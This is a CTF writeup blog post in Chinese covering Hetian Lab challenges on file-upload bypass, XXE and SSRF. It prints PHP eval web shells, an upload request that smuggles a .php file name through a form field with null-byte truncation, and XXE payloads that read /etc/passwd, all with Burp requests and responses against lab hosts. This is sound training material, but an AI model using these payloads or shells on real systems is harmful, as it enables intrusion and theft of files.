

合天网安 在线实验 CTF竞赛 writeup (第七周 | 再见上传、第八周 | 随意的上传、第十三周 | simple xxe、第十五周 | 回显的SSRF)

原创


shu天 于 2021-12-16 13:45:00 发布 209 收藏

分类专栏: [ctf # web](#) 文章标签: [ctf](#) [web](#) [安全](#)

不允许转载

本文链接: https://blog.csdn.net/weixin_46081055/article/details/121510993

版权



[ctf](#) 同时被 2 个专栏收录

81 篇文章 4 订阅

订阅专栏



[web](#)

46 篇文章 1 订阅

订阅专栏

文章目录

[第七周 | 再见上传](#)

[第八周 | 随意的上传](#)

[第十三周 | simple xxe](#)

[第十五周 | 回显的SSRF](#)

第七周 | 再见上传

`<?php @eval($_POST['g']);?>`做一个木马,发现只是上传png格式,但是dir也被post了,可以修改dir来拼接文件名,加上%00阶段(%00需要urldecode)

Target: http://10.1.1.147:5007

Request

Raw Params Headers Hex

```
-----745054707372865017314561
77781
Content-Disposition: form-data; name="dir"

/uploads/1.php
-----745054707372865017314561
77781
Content-Disposition: form-data; name="file";
filename="1.jpg"
Content-Type: text/plain

<?php @eval($_POST['g']):?>
-----745054707372865017314561
77781
Content-Disposition: form-data; name="submit"

Submit
-----745054707372865017314561
77781--
```

Response

Raw Headers Hex HTML Render


```
Content-Type: text/html

<html><head><meta charset="utf-8" /></head><body>
Array
(
    [0] => .jpg
    [1] => jpg
)
Upload: 1.jpg<br />Type: text/plain<br />Size: 0.0263671875 Kb<br />
Stored in: ./uploads/8a9e5f6a7a789acb.phparray(4) {
    ["dirname"]=>
    string(9) "./uploads"
    ["basename"]=>
    string(5) "1.php"
    ["extension"]=>
    string(3) "php"
    ["filename"]=>
    string(1) "1"
}
<br>恭喜你获得女朋友 (flag) 一枚: <br>flag{asdf_hetianlab_com}</body>
</html>
```

Done 698 bytes | 1.000 ms

flag{asdf_hetianlab_com}


第八周 | 随意的上传




CSDN @shu天

```
<script language="Php">eval($_REQUEST[1])</script>
```

<?和php都被过滤替换了，php可以大写绕过Php




CSDN @shu天



flag{0123_4567_8901}

第十三周 | simple xxe



可以用file协议读文件

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE note [
  <!ENTITY admin SYSTEM "file:///etc/passwd">
]>
<user><username>&admin;</username><password>123456</password></user>
```

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The target is set to 'http://10.1.1.147:5013'. The 'Request' pane shows the raw XML payload, and the 'Response' pane shows the server's output, which is a list of system users and their home directories.

Request

```
POST /doLogin1.php HTTP/1.1
Host: 10.1.1.147:5013
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: application/xml, text/xml, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/xml;charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 179
Origin: http://10.1.1.147:5013
Connection: keep-alive
Referer: http://10.1.1.147:5013/

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE note [
  <!ENTITY admin SYSTEM "file:///etc/passwd">
]>
<user><username>&admin;</username><password>123456</password></user>
```

Response

```
HTTP/1.1 200 OK
Date: Wed, 24 Nov 2021 02:58:59 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.25
Vary: Accept-Encoding
Content-Length: 1054
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8

<result><code>0</code><msg>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
```

注释里面有提示

```

<div class="wizard-navigation">
  <ul>
    <li><a href="#about" data-toggle="tab">tips:</a></li>
    <li><a href="javascript:void(0)" ><span style="color:red;" class="msg"></span></a></li>
  </ul>
</div>
<!--
  <li><a href="javascript:void(0)" ><span style="color:red;" class="msg">flag{file:///opt/flag2.txt文件中}</span></a></li> -->
</ul>
</div>

```

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The target is set to http://10.1.1.147:5013. The request is a POST to /doLogin.php with the following headers and body:

```

POST /doLogin.php HTTP/1.1
Host: 10.1.1.147:5013
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: application/xml, text/xml, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/xml;charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 182
Origin: http://10.1.1.147:5013
Connection: keep-alive
Referer: http://10.1.1.147:5013/

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE note [
  <!ENTITY admin SYSTEM "file:///opt/flag2.txt">
]>
<user><username>&admin;</username><password>123456</password></user>

```

The response is an HTTP 200 OK with the following headers and body:

```

HTTP/1.1 200 OK
Date: Wed, 24 Nov 2021 03:02:14 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.25
Content-Length: 62
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8

<result><code>0</code><msg>flag{hetianlab_ctf}</msg></result>


```

CSDN @shu天

flag{hetianlab_ctf}

第十五周 | 回显的SSRF

File协议读文件



flag{enter_your_passwd}